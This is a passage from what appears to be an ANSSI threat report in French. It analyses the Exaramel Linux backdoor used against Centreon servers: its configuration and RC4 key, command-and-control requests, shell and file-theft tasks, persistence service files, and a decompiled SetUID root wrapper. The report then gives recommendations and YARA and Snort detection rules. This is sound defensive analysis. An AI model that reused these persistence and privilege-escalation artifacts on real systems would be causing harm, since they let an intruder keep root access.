

Fig. 2.9 : Schéma détaillé de la boucle principale d'**Exaramel**.

Arguments de la ligne de commande

Exaramel accepte un argument optionnel sur la ligne de commande. Cet argument peut prendre deux valeurs.

- `delete` : **Exaramel** s'autodétruit. Il désinstalle la persistance, supprime son fichier de configuration et stoppe son exécution.
- `status` : à la fin de chaque itération de la boucle principale, **Exaramel** affiche sur la sortie standard un résumé de son état interne.

2.2.2.4 Configuration

Exaramel stocke sa configuration dans un fichier nommé `configtx.json` dans le répertoire `$EXARAMEL_DIR`. Le fichier est chiffré avec l'algorithme RC4 et la clé `odhyrfjcnfkdtslt`. Une fois déchiffré, le fichier de configuration est au format JSON. Sa spécification est donnée ci-dessous dans la syntaxe du langage Go.

```
Config struct {
    // Liste d'URLs de serveur
    Hosts []string
    // URL du proxy HTTP utilisé pour se connecter aux serveurs (optionnel)
    Proxy string
    // Version d'EXARAMEL
    Version string
    // UUID, sert probablement à identifier une instance donnée d'EXARAMEL
    Guid string
    // Durée de la dernière suspension d'exécution entre deux itérations de la
    // boucle principale. Ce champ est mis à jour avant chaque suspension d'exécution.
    Next int64
    // Date à laquelle EXARAMEL a suspendu son exécution pour la dernière fois
    Datetime string
    // Valeur de timeout fournie à l'implémentation HTTP/HTTPS
    Timeout int
    // Durée par défaut durant laquelle EXARAMEL suspend son exécution entre deux
    // itérations de la boucle principale. Ce champ est utilisé lorsqu'EXARAMEL
    // échoue dans l'obtention d'un intervalle de temps auprès de son serveur de
    // contrôle.
    Def int64
}
```

Lors de la phase d'initialisation, **Exaramel** tente de lire son fichier de configuration. S'il échoue, il utilise la configuration par défaut et crée un nouveau fichier de configuration. La configuration par défaut est donnée ci-dessous :

```
{
    "Hosts":["https://$DEFAULT\_SERVER_IP/api/v1"],
    "Proxy":"",
    "Version":"1",
    "Next":20,
    "Datetime":"",
    "Timeout":30,
    "Def":20
}
```

Lorsque la configuration par défaut est utilisée, le champ `GUID` est généré avec le *package* Go `uuid`.

A la fin du corps de la boucle principale, la configuration est réécrite dans le fichier de configuration. La configuration est supprimée quand **Exaramel** s'autodétruit.

2.2.2.5 Liste des tâches

- `App.Delete`
  - Description : **Exaramel** s'autodétruit. Il désinstalle la persistance, supprime son fichier de configuration et stoppe son exécution.
  - Argument : aucun.

- `App.SetServer`
  - Description : ajoute une URL de serveur au champ `Hosts` de la configuration. La nouvelle URL est ajoutée au début de la liste.
  - Argument : URL de serveur.
- `App.SetProxy`
  - Description : définit une nouvelle valeur pour le champ `Proxy` de la configuration.
  - Argument : URL de proxy.
- `App.SetTimeout`
  - Description : définit une nouvelle valeur pour le champ `Timeout` de la configuration.
  - Argument : *timeout* en secondes.
- `App.Update`
  - Description : télécharge depuis le serveur de contrôle un fichier, remplace le binaire actuel par ce fichier, lance l'exécution de ce fichier et stoppe sa propre exécution.
  - Argument : nom de fichier de la nouvelle version d'**Exaramel**.
- `IO.ReadFile`
  - Description : copie un fichier de la machine exécutant **Exaramel** vers le serveur de contrôle.
  - Argument : chemin du fichier sur la machine exécutant **Exaramel**.
- `IO.WriteFile`
  - Description : copie un fichier du serveur de contrôle vers la machine exécutant **Exaramel**.
  - Argument : chemin du fichier sur la machine exécutant **Exaramel**.
- `OS.ShellExecute`
  - Description : exécute une commande *shell* et envoie une copie des sorties standard et d'erreur au serveur de contrôle.
  - Argument : commande *shell*.

2.2.2.6 Rapports

Une fois l'exécution d'une tâche terminée **Exaramel** produit un rapport. Les rapports ne suivent aucune règle particulière de formatage. Les rapports sont envoyés au serveur de contrôle soit lorsque la tâche est terminée, soit de façon groupée au début de la prochaine itération de la boucle principale.

La plupart des rapports sont sauvegardés dans des fichiers avant d'être envoyés au serveur de contrôle. Les fichiers de rapport sont créés dans le répertoire `$EXARAMEL_DIR` et sont nommés `$TASK_ID.rep` où `$TASK_ID` désigne l'identifiant numérique de la tâche associée.

Lorsqu'un rapport est envoyé avec succès au serveur de contrôle, son fichier est supprimé. En revanche, si l'envoi échoue, le fichier est conservé et de nouvelles tentatives seront effectuées au début de chaque itération de la boucle principale.

Tâche	Contenu du rapport	Fichier de rapport
App.Delete	message de statut	non
App.SetServer	message de statut	oui
App.SetProxy	message de statut	oui
App.SetTimeout	message de statut	oui
App.Update	message de statut	en cas d'erreur seulement
IO.ReadFile	fichier à lire ou message d'erreur	en cas d'erreur seulement
IO.WriteFile	message de statut	oui
OS.ShellExecute	copie des sorties standard du processus shell	oui

Exaramel ne conserve pas en interne la liste des rapports en attente d'être envoyés. Au début du corps de la boucle principale, **Exaramel** essaie d'envoyer tous les rapports en attente à son serveur de contrôle. Afin de reconstituer la liste des rapports en attente, **Exaramel** parcourt le répertoire `$EXARAMEL_DIR` et récursivement tous ses sous-répertoires à la recherche de fichiers de rapport. **Exaramel** considère qu'un fichier est un fichier de rapport si son nom contient une chaîne de caractères qui correspond à l'expression rationnelle `.rep`.

2.2.2.7 Communication

Exaramel communique avec son serveur de contrôle en `HTTPS`. La bibliothèque standard du langage Go est utilisée pour implémenter le protocole `HTTPS`. **Exaramel** ne fait aucune vérification sur le certificat exposé par le serveur. Les données échangées par `HTTPS` sont majoritairement formatées en JSON mais pas exclusivement.

Exaramel parcourt la liste de serveurs contenue dans sa configuration (champ `Hosts`) jusqu'à en trouver un qui réponde à ses requêtes (même de façon erronée). Ce serveur devient alors son serveur de contrôle. Toutes les communications ultérieures seront adressées uniquement à ce serveur de contrôle.

Exaramel utilise 6 types de requêtes différentes pour communiquer avec son serveur de contrôle. Elles sont détaillées ci-dessous.

Get Authorization

Il s'agit de la première requête effectuée par **Exaramel**. Elle est utilisée pour identifier un serveur actif parmi la liste de serveurs contenue dans la configuration. **Exaramel** effectue une requête `POST` vers `$SERVER_URL/auth/app`. Les informations suivantes sont transmises (encodage-pourcent) dans le corps de la requête `POST`.

- `guid` : `$EXARAMEL_GUID`.
- `whoami` : résultat de la commande *shell* `whoami`.
- `platform` : résultat de la commande *shell* `uname -a`.
- `version` : numéro de version (champ `Version` de la configuration).
- `generation` : codé en dur à 1.

Le serveur est supposé répondre avec soit une structure `RespAuth`, soit une structure `RespError` toutes les deux formatées en JSON.

```
RespAuth struct{
    Auth struct {
        GUID string `json:"guid"`
        AuthResult int `json:"auth_result"`
    } `json:"response"`
}

RespError struct{
    Error struct {
        Code uint32 `json:"error_code"`
        Message string `json:"error_msg"`
    } `json:"response"`
}
```

Une réponse est considérée comme positive si `Auth.AuthResult` est égal à 1. Mais en pratique, la réponse du serveur à cette requête n'a que peu d'impact. A partir du moment où le serveur répond, il sera choisi comme serveur de contrôle par **Exaramel**.

Comme représenté sur la gauche de la figure 2.9, si **Exaramel** rencontre des erreurs pour d'autres types de requêtes il essaiera de choisir un nouveau serveur de contrôle.

Send Report

Pour envoyer un rapport à son serveur de contrôle, **Exaramel** fait une requête `POST` vers `$SERVER_URL/tasks.report/` Le corps de la requête est encodé en *multipart/form-data*. Il contient trois parties nommées respectivement `file`, `guid` et `task_id`.

Le serveur est supposé répondre avec soit une structure `Reports`, soit une structure `RespError` toutes les deux formatées en JSON.

```
Reports struct{
    Response struct {
        ID string `json:"guid"`
        CommandID string `json:"id"`
        Status int `json:"status"`
    } `json:"response"`
}
```

Dans le cas d'une réponse positive, le champ `Response.Status` est égal à 1.

Get Tasks

Pour obtenir de nouvelles tâches à exécuter de son serveur de contrôle, **Exaramel** fait une requête `GET` vers `$SERVER_URL/tasks.get/$EXARAMEL_GUID`.

Le serveur est supposé répondre avec soit une structure `Tasks` soit une structure `RespError` toutes les deux formatées en JSON.

```
Tasks struct{
    // Liste de tâches
    Response []TaskResponse `json:"response"`
}

type TaskResponse struct{
    // Identifiant de la tâche
    ID uint32 `json:"id"`
    // Type de la tâche. Exemple "OS.ShellExecute" ou "IO.ReadFile"
    Method string `json:"metod"`
    // Argument optionnel attendu dans le traitement de certaines tâches
    Arguments string `json:"arguments"`
    // Pas utilisé
    Attachment int `json:"attachment"`
    // Valide seulement pour la tâche "OS.ShellExecute". Si ce champ est non nul, le
    // processus shell sera exécuté en arrière plan.
    AnswerWait int `json:"answer_wait"`
    // Sans conséquence réelle dans le traitement de la tâche
    DoAsync int `json:"answer_async"`
    // Si ce champ est non nul, le rapport est envoyé dès la tâche terminée
    AnswerImmediately int `json:"answer_immediately"`
    // Durée maximale d'exécution d'une tâche. Une fois cette durée passée, l'exécution
    // de la tâche est mise en arrière plan et un rapport est créé.
    WaitOutputTime int `json:"wait_output_time"`
}
```

Commentaire : lorsqu'une commande shell s'exécute en arrière plan (`AnswerWait == 0` ou `WaitOutputTime` écoulé) les données écrites sur les sorties standard et d'erreur sont perdues.

Get File

Pour télécharger un fichier depuis le serveur de contrôle, **Exaramel** fait une requête `GET` vers `$SERVER_URL/attachment.get/EXARAMEL_GUI/$FILE_ID`. En pratique, l'identifiant du fichier, noté ici `$FILE_ID`, est toujours égal à l'identifiant de la tâche à l'origine de la requête.

Le serveur est supposé répondre avec soit le fichier directement dans le corps de la réponse sans encodage particulier, soit une structure `RespError` formatée en JSON.

Get Interval

Pour obtenir du serveur de contrôle la durée durant laquelle il devra suspendre son exécution entre deux itérations de la boucle principale, **Exaramel** fait une requête `GET` vers `$SERVER_URL/time.get/$EXARAMEL_GUID`.

Le serveur est supposé répondre avec soit une structure `Intervals`, soit une structure `RespError` toutes les deux formatées en JSON.

```
type Intervals struct{
    Response struct {
        // Pas utilisé
        ID string `json:"id"`
        // Le rôle de champ n'a pas été compris précisément
        Timeout string `json:"online_period"`
        // Deux horaires au format "15:04:05" séparés par un espace
        PermHours string `json:"online_interval"`
        // Jour(s) de la semaine, syntaxe crontab
        PermDays string `json:"online_days_of_week"`
        // Jour(s) du mois, syntaxe crontab
        PermNumberDays string `json:"online_days"`
        // Mois, syntaxe crontab
        PermMonths string `json:"online_months"`
    } `json:"response"`
}
```

La plupart des champs de la structure `Intervals` sont des parties d'une expression *crontab*. Le *package* `cron` mentionné en introduction est utilisé pour analyser les champs de cette structure afin de déterminer la date à laquelle la communication avec le serveur de contrôle devra reprendre.

Commentaire : il s'agit du seul usage du package `cron`. Ce package n'est pas utilisé par les méthodes de persistance.

Send Next Time

Après avoir déterminé la date à laquelle reprendre contact avec le serveur de contrôle, **Exaramel** l'envoie à celui-ci. **Exaramel** fait une requête `POST` vers `$SERVER_URL/time.set`. Les informations suivantes sont transmises (encodage-pourcent) dans le corps de la requête `POST`.

- `guid` : `$EXARAMEL_GUID`.
- `next_connection` : durée en secondes durant laquelle **Exaramel** va suspendre son exécution (champ `Next` de la configuration).

Le serveur est supposé répondre avec soit une structure `NextTime` soit une structure `RespError` toutes les deux formatées en JSON.

```
type NextTime struct{
    Response struct {
        ID string `json:"id"`
        Status int `json:"status"`
    } `json:"response"`
}
```

La réponse du serveur est ignorée par **Exaramel**.

*Commentaire : l'analyse du code met en évidence que les auteurs d'**Exaramel** ont probablement confondu l'URL du proxy (champ `Proxy` de la configuration) avec l'URL du serveur de contrôle dans l'implémentation de cette requête. À la place de l'URL du proxy, c'est l'URL du serveur de contrôle qui est utilisée. Le serveur de contrôle ne reçoit probablement jamais cette requête.*

2.2.2.8 Persistance

Quand **Exaramel** démarre, il vérifie si la persistance est active. Si ce n'est pas le cas, il caractérise son environnement d'exécution (privilège avec lequel il s'exécute et système de démarrage) et essaye de se rendre persistant. La persistance est supprimée lorsqu'**Exaramel** s'autodétruit. Plusieurs méthodes sont utilisées en fonction de l'environnement d'exécution. Elles sont détaillées ci-dessous.

***Exaramel** n'est pas lancé par root*

- Installation : **Exaramel** ajoute deux entrées à la *crontab* de l'utilisateur, une qui redémarre **Exaramel** toutes les minutes (`*/1 * * * *`) et une autre qui démarre **Exaramel** au démarrage du système (`@reboot`).
- Désinstallation : **Exaramel** supprime toutes les entrées de la *crontab* de l'utilisateur l'ayant lancé.
- Vérification : **Exaramel** recherche `$EXARAMEL_PATH` dans les entrées de la *crontab* de l'utilisateur l'ayant lancé.

Commentaire : ce moyen de persistance est le seul qui a été observé par l'ANSSI comme étant mis en oeuvre par l'attaquant dans le cadre de la réponse à incident.

***Exaramel** est lancé par root et le système de démarrage est `systemd`*

- Installation : **Exaramel** crée le fichier `/etc/systemd/system/syslogd.service`, active la nouvelle unité (`systemctl enable syslogd.service`) et recharge la configuration du démon `systemd manager` (`systemctl daemon-reload`). A noter qu'à ce stade la nouvelle unité n'est pas démarrée. Cela signifie que si l'exécution d'**Exaramel** se termine, celui-ci ne sera relancé qu'au prochain démarrage du système.
- Désinstallation : **Exaramel** désactive l'unité (`systemctl disable syslogd.service`), puis supprime le fichier `/etc/systemd/system/syslogd.service`, recharge la configuration du démon `systemd manager` plusieurs fois (`systemctl daemon-reload`) et finalement arrête l'unité (`systemctl stop syslogd.service`). Toutes les entrées de la *crontab* de `root` sont également supprimées.
- Vérification : **Exaramel** vérifie si le fichier `/etc/systemd/system/syslogd.service` existe.

Le contenu du fichier `/etc/systemd/system/syslogd.service` est donné ci-dessous.

```
[Unit]
Description=Syslog daemon

[Service]
WorkingDirectory=$EXARAMEL_DIR
ExecStartPre=/bin/rm -f /tmp/.applocktx
ExecStart=$EXARAMEL_PATH
Restart=always

[Install]
WantedBy=multi-user.target
```

***Exaramel** est lancé par root et le système de démarrage est `upstart`*

- Installation : **Exaramel** crée le fichier `/etc/init/syslogd.conf`.
- Désinstallation : **Exaramel** supprime le fichier `/etc/init/syslogd.conf` et exécute la commande `stop syslogd`. Toutes les entrées de la *crontab* de `root` sont également supprimées.
- Vérification : **Exaramel** vérifie si le fichier `/etc/init/syslogd.conf` existe.

Le contenu du fichier `/etc/init/syslogd.conf` est donné ci-dessous.

```
start on runlevel [2345]
stop on runlevel [06]

respawn

script
rm -f /tmp/.applocktx
chdir $EXARAMEL_DIR
exec $EXARAMEL_PATH
end script
```

***Exaramel** est lancé par root et le système de démarrage est `SystemV`*

- Installation : **Exaramel** crée le fichier `/etc/init.d/syslogd` et exécute les commandes `update-rc.d syslogd defaults` et `update-rc.d syslogd enable`.
- Désinstallation : **Exaramel** supprime le fichier `/etc/init.d/syslogd` et exécute les commandes `update-rc.d -f syslogd remove` et `update-rc.d syslogd disable`. Toutes les entrées de la *crontab* de `root` sont également supprimées.
- Vérification : **Exaramel** vérifie si le fichier `/etc/init.d/syslogd` existe.

Le contenu du fichier `/etc/init.d/syslogd` est donné ci-dessous.

```
#!/bin/sh
### BEGIN INIT INFO
# Provides:       syslogd
# Required-Start: $network $local_fs
# Required-Stop:
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
# Short-Description: Syslog service for monitoring
### END INIT INFO

rm -f /tmp/.applocktx && cd $EXARAMEL_DIR && exec $EXARAMEL_PATH &
```

***Exaramel** est lancé par root et le système de démarrage est `FreeBSD rc`*

- Installation : il n'y a pas de méthode d'installation spécifique à ce système de démarrage. Par défaut, la méthode d'installation basée sur la *crontab* (première méthode décrite) est utilisée. Cependant, d'après la méthode de désinstallation, il est possible que l'attaquant utilise une seconde méthode de persistance, spécifique au système de démarrage `FreeBSD rc`. Mais celle-ci n'est pas implémentée dans EXARAMEL.
- Désinstallation : **Exaramel** supprime le fichier `/etc/rc.d/syslogger/` ainsi que toutes les lignes de `/etc/rc.conf` contenant `syslogger_enable`. Toutes les entrées de la *crontab* de `root` sont également supprimées.
- Vérification : **Exaramel** vérifie si le fichier `/etc/rc.d/syslogger` existe.

Le contenu du fichier `/etc/rc.d/syslogger` n'est pas connu.

***Exaramel** est lancé par root mais le système de démarrage n'est pas connu*

La méthode de persistance basée sur la *crontab* (première méthode décrite) est utilisée ici par défaut.

2.2.3 Versions de l'implant

Avant mars 2018, l'ANSSI a identifié l'existence d'un fichier de configuration non-chiffré nommé `config.json`, en même temps que le fichier *socket* `/tmp/.applock`. Cependant, la présence du fichier `/tmp/.applock` a été également observée postérieurement à la présence du fichier `/tmp/.applocktx`. Trois versions semblent exister *a minima* :

Version	Activité	Persistence	Chiffrement du fichier de configuration	Nom du fichier de configuration	Socket
1	11/2017 - 02/2018	respawner.sh et cron	non	config.json	/tmp/.applock
2 (ESET)	04/2018	cron	oui	config.json	?
3	03/2018 - 05/2020	cron	oui	configtx.json	/tmp/.applocktx

Commentaire : Bien que cette chronologie ne soit pas complètement cohérente, elle indique toutefois des évolutions de la porte dérobée, y compris au cours d'une compromission.

2.3 Binaire "SetUID"

Il a également été identifié un binaire dit *SetUID* sur le chemin `/bin/backup`, permettant d'exécuter une liste de commandes avec des privilèges élevés. Le code décompilé est le suivant :

```
1  int __cdecl main(int argc, const char **argv, const char **envp){
2      setuid(0) ;
3      system("/usr/share/centreon/www/include/tools/check.sh");
4      return 0;
5  }
```

Ce binaire permet d'exécuter avec l'utilisateur `root` le contenu du fichier `check.sh`, éditable par l'utilisateur `apache`.

3 Infrastructure

Les analyses ont permis d'identifier deux catégories d'infrastructure utilisées par le mode opératoire.

- Infrastructure d'anonymisation : le mode opératoire utilise des services VPN afin de se connecter aux *webshells* ;
- Infrastructure de commande et de contrôle : le mode opératoire utilise des serveurs dédiés pour gérer les implants.

3.1 Infrastructure d'anonymisation

Parmi les différentes adresses IP s'étant connectées aux *webshells* identifiés par l'ANSSI, la plupart étaient issues des infrastructures suivantes :

- réseau Tor ;
- réseau PrivateInternetAccess (VPN) ;
- réseau ExpressVPN ;
- réseau VPNBook.

D'autres adresses IP ont également été identifiées, sans que l'ANSSI ne puisse faire un lien avec une infrastructure d'anonymisation publique ou commerciale.

3.2 Infrastructure de commande et de contrôle

Les serveurs de commande et de contrôle d'**Exaramel** sont contactés directement via leur adresse IP sur le port 443 en HTTPS. Ils sont a priori entièrement contrôlés par le mode opératoire.

4 Techniques, tactiques et procédures

Les techniques, tactiques et procédures observées dans cette campagne sont les suivantes :

Phase	ATT&CK Number	Name	Commentaire
Initial Access	T1190	Exploit Public-Facing Application	Exploitation de l'interface graphique de Centreon
Persistence	T1505.003	Server Software Component - Web Shell	Webshell P.A.S. 3.1.4
Persistence	T1503.003	Scheduled Task/Job : Cron	Exaramel peut utiliser Cron
Persistence	T1503.004	Scheduled Task/Job : Launchd	Exaramel peut utiliser Launchd
Persistence	T1543	Create or Modify System Process	Exaramel peut utiliser Upstart
Persistence	T1543	Create or Modify System Process	Exaramel peut utiliser SystemV
Persistence	T1543.002	Create or Modify System Process : Systemd Service	Exaramel peut utiliser systemd
Persistence	T1543.004	Create or Modify System Process : Launch Daemon Service	Exaramel peut utiliser systemd
Execution	T1059.004	Command and Scripting Interpreter - Unix Shell	Usage de commandes linux
Privilege Escalation	T1548.001	Abuse Elevation Control Mechanism - Setuid and Setgid	Binaire SetUID
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Chiffrement du webshell P.A.S. 3.1.4
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Exaramel - Chiffrement RC4 de la configuration
Discovery	T1083	File and Directory Discovery	Navigation dans les dossiers
Command and Control	T1573	Encrypted Channel	Exaramel - Communication en HTTPS
Command and Control	T1071.001	Application Layer Protocol : Web Protocols	Exaramel - Communication en HTTPS
Exfiltration	T1041	Exfiltration over C2 Channel	Exaramel - Exfiltration sous HTTPS

5 Liens avec le mode opératoire Sandworm

Commentaire : Un mode opératoire est la somme des outils, tactiques, techniques, procédures et caractéristiques mises en œuvre par un ou plusieurs acteurs malveillants dans le cadre d'une ou plusieurs attaques informatiques. Il n'est pas à confondre avec un groupe d'attaquants, composé d'individus ou d'organisations.

Le *webshell* **P.A.S.** a disponible en accès libre sur le site du développeur. Il a donc été accessible à de nombreux acteurs. Pris indépendamment des autres indicateurs de compromission, il ne permet pas de lier cette campagne à un mode opératoire.

L'outil **Linux/Exaramel** a quant à lui été analysé par l'entreprise de sécurité informatique ESET. Celle-ci a noté la proximité de cette porte dérobée avec **Industroyer**, liée au mode opératoire TeleBots, plus communément connu sous le nom de *Sandworm* [1]. Bien que cet outil puisse être réutilisé assez facilement, l'infrastructure de commande et de contrôle avait déjà été préalablement identifiée par l'ANSSI comme appartenant au mode opératoire *Sandworm*.

Par ailleurs, le mode opératoire *Sandworm* est connu pour mener des campagnes de compromission larges puis pour cibler parmi les victimes celles qui sont le plus stratégiques. Les compromissions observées par l'ANSSI correspondent à ce comportement.

6 Recommandations

6.1 Mettre à jour les applications

Les vulnérabilités des applications sont souvent corrigées par les entreprises éditrices des solutions. Il est recommandé de mettre à jour les applications dès que les failles sont identifiées et que leurs correctifs sont publiés. Cette préconisation est impérative pour les systèmes critiques comme les systèmes de supervision.

6.2 Limiter l'exposition Internet des outils de supervision

Les outils de supervision comme **Centreon** nécessitent d'être fortement connectés au système d'information supervisé et sont donc des composants potentiellement ciblés par un attaquant souhaitant se latéraliser. Il est recommandé de ne pas exposer les interfaces web [10] de ces outils sur Internet ou de restreindre l'accès à celles-ci en mettant en œuvre des mécanismes de sécurité non applicatifs (certificat client TLS, authentification *basic* par le serveur web).

6.3 Renforcer la sécurité des serveurs

Ces outils étant très exposés, il est recommandé de renforcer la sécurité des serveurs Linux portant ces outils en utilisant le profil **Renforcé** du guide de Recommandations de configuration d'un système GNU/Linux [11].

Il est par ailleurs recommandé d'exporter les journaux des serveurs web et de les conserver au moins un an.

7 Méthodes de détection

Commentaire : Les règles yara sont également disponibles dans le fichier joint.

7.1 Détection du webshell P.A.S.

7.1.1 Règles YARA

Cette première règle Yara est conçue afin d'identifier un fichier contenant le *webshell P.A.S.*. Elle se base sur une règle rendue publique par l'US-CERT en 2016 dans son document `JAR-16-20296A` [12], et ce dans le cadre des publications sur l'activité malveillante GRIZZLY STEPPE. Elle a été modifiée légèrement, notamment afin d'ajuster des conditions sur la casse des chaînes de caractères ou encore sur les limites de tailles de fichiers ciblés.

Code Source 7.1 : Détection du *webshell* **P.A.S.**

```
rule PAS_webshell {

    meta:
        author = "FR/ANSSI/SDO"
        description = "Detects P.A.S. PHP webshell - Based on DHS/FBI JAR-16-2029 (Grizzly
        ↪  Steppe)"
        TLP = "White"

    strings:

        $php = "<?php"
        $base64decode = /='base'\.\(\d+(\*|\/)\d+\)\.'_de'\.'code'/
        $strreplace = "(str_replace("
        $md5 = ".substr(md5(strrev($" nocase
        $gzinflate = "gzinflate"
        $cookie = "_COOKIE"
        $isset = "isset"

    condition:

        (filesize > 20KB and filesize < 200KB) and
        #cookie == 2 and
        #isset == 3 and
        all of them
}
```

Code Source 7.2 : Détection des archives ZIP créées par le *webshell* **P.A.S.**

```
rule PAS_webshell_ZIPArchiveFile {

    meta:
        author = "FR/ANSSI/SDO"
        description = "Detects an archive file created by P.A.S. for download operation"
        TLP = "White"

    strings:
        $ = /Archive created by P\.A\.S\. v.{1,30}\nHost: : .{1,200}\nDate :
        ↪  [0-9]{1,2}-[0-9]{1,2}-[0-9]{4}/

    condition:
        all of them
}
```

Code Source 7.3 : Détection des scripts réseau PERL créés par le *webshell* **P.A.S.**

```
rule PAS_webshell_PerlNetworkScript {

    meta:
        author = "FR/ANSSI/SDO"
        description = "Detects PERL scripts created by P.A.S. webshell to supports network
        ↪  functionnalities"
        TLP = "White"

    strings:
        $pl_start = "#!/usr/bin/perl\n$SIG{'CHLD'}='IGNORE'; use IO::Socket; use FileHandle;"
        $pl_status = "$o=\" [OK]\";$e=\"      Error: \""
        $pl_socket = "socket(SOCKET, PF_INET, SOCK_STREAM,$tcp) or die print \"$l$e$!$l"

        $msg1 = "print \"$l      OK! I\\'m successful connected.$l\""
        $msg2 = "print \"$l      OK! I\\'m accept connection.$l\""

    condition:
        filesize < 6000 and
        ($pl_start at 0 and all of ($pl*)) or
        any of ($msg*)
}
```

Code Source 7.4 : Détection des fichiers SQL créés par le *webshell* **P.A.S.**

```
rule PAS_webshell_SQLDumpFile {

    meta:
        author = "FR/ANSSI/SDO"
        description = "Detects SQL dump file created by P.A.S. webshell"
        TLP = "White"

     strings:
        $ = "-- [  SQL Dump created by P.A.S.  ] --"

     condition:
        all of them
}
```

7.1.2 Détection réseau

L'URL permettant de se connecter au *webshell* est `http://<IP>/centreon/search.php`. Elle n'est pas répertoriée dans les chemins classiques de **Centreon**. Les connexions valides identifiées vers cette URL peuvent donc être considérée comme malveillantes.

7.1.2.1 Valeur spécifique utilisée pour la transmission du mot de passe

Comme précisé dans la description du mécanisme de déchiffrement du *webshell*, chaque communication avec le *webshell* nécessitera le transfert du mot de passe, que cela soit à l'aide d'un *cookie*, si la liaison est déjà établie, ou au travers du formulaire de connexion. Il est possible de détecter une requête présentant un champ caractéristique utilisé pour le transfert du mot de passe, tel que proposé par les règles Snort suivantes.

```
alert tcp any any -> any any ( sid:2000211001; msg:"P.A.S. webshell - Password cookie"; \
    flow:established; content:"g__g_="; http_cookie; offset:0; )

alert tcp any any -> any any ( sid:2000211002; msg:"P.A.S. webshell - Password form var"; \
    flow:to_server,established; content:"POST"; http_method; \
    content:"g__g_="; http_cookie; http_client_body; offset:0; )
```

7.1.2.2 Paramètes des requêtes `POST` pour les formulaires

*Opérations `Explorer` du webshell **P.A.S.***

Les différentes opérations accessibles depuis le menu `Explorer` et les combinaisons de paramètres `POST` en lien avec les formulaires qui en découlent sont résumées dans le tableau 7.2.

Opération	Paramètres	Exemple
`Get` (fichier unique)	`fe` `fdw`	`fe=&fdw=%2Fine%2Fjjj%2Fugzy%2Fjrofuryy%2Fgrfg`
`Copy` (fichier unique)	`fe` `fcf`	`fe=&fcf=%2Fine%2Fjjj%2Fugzy%2Fjrofuryy%2Fgrfg`
`Move` (fichier unique)	`fe` `fm`	`fe=&fm=%2Fine%2Fjjj%2Fugzy%2Fjrofuryy%2Fgrfg`
`Del` (fichier unique)	`fe` `fd`	`fe=&fd=%2Fine%2Fjjj%2Fugzy%2Fjrofuryy%2Fgrfg`
`Paste` (à la suite d'un `copy` ou d'un `move`)	`fe` `fbp`	`fe=&fbp=Paste`

`Download` (fichiers multiples)	`fe`
	`fc`
	`fdwa`
		`fe=&fc%5B%5D=%2Fine%2Fjjj%2Fugzy%2Fjrofuryy%2Fgrfg&`
		`fdwa=Download`

`Copy` (fichiers multiples)	`fe`
	`fc`
	`fca`
		`fe=&fc%5B%5D=%2Fine%2Fjjj%2Fugzy%2Fjrofuryy`
		`%2Fgrfg_qve%2Fgrfg2&fc%5B%5D=%2Fine%2Fjjj`
		`%2Fugzy%2Fjrofuryy%2Fgrfg_qve%2Fgrfg3.cf1&fca=Copy`

`Move` (fichiers multiples)	`fe`
	`fc`
	`fma`
		`fe=&fc%5B%5D=%2Fine%2Fjjj%2Fugzy%2Fjrofuryy`
		`%2Fgrfg_qve%2Fgrfg2&fc%5B%5D=%2Fine%2Fjjj`
		`%2Fugzy%2Fjrofuryy%2Fgrfg_qve%2Fgrfg3.cf1&fma=Move`

`Delete` (fichiers multiples)	`fe`
	`fc`
	`fda`
		`fe=&fc%5B%5D=%2Fine%2Fjjj%2Fugzy%2Fjrofuryy%2Fgrfg&`
		`fda=Delete`

TABLE 7.1 : Paramètres POST associés aux opérations du menu `Explorer`

Où :

- `fe` correspond à *File Explorer* ;
- `fdw` correspond à *File Download* ;
- `fcf` correspond à *File Copy File* ;
- `fm` correspond à *File Move* ;
- `fd` correspond à *File Delete* ;
- `fc` correspond à *File Collection* ;
- `fdwa` correspond à *File Download Action* ;
- `fca` correspond à *File Copy Action* ;
- `fma` correspond à *File Move Action* ;
- et `fda` correspond à *File Delete Action*.

Les règles Snort disponibles ci-après correspondent à une implémentation possible pour identifier ces paramètres.

```
alert tcp any any -> any any ( sid:2000210001; msg:"P.A.S. webshell - Explorer - download file"; \
    flow:to_server,established; content:"POST"; http_method; \
    content:"fe=&fdw=%2F"; http_client_body; offset:0)

alert tcp any any -> any any ( sid:2000210002; msg:"P.A.S. webshell - Explorer - copy file"; \
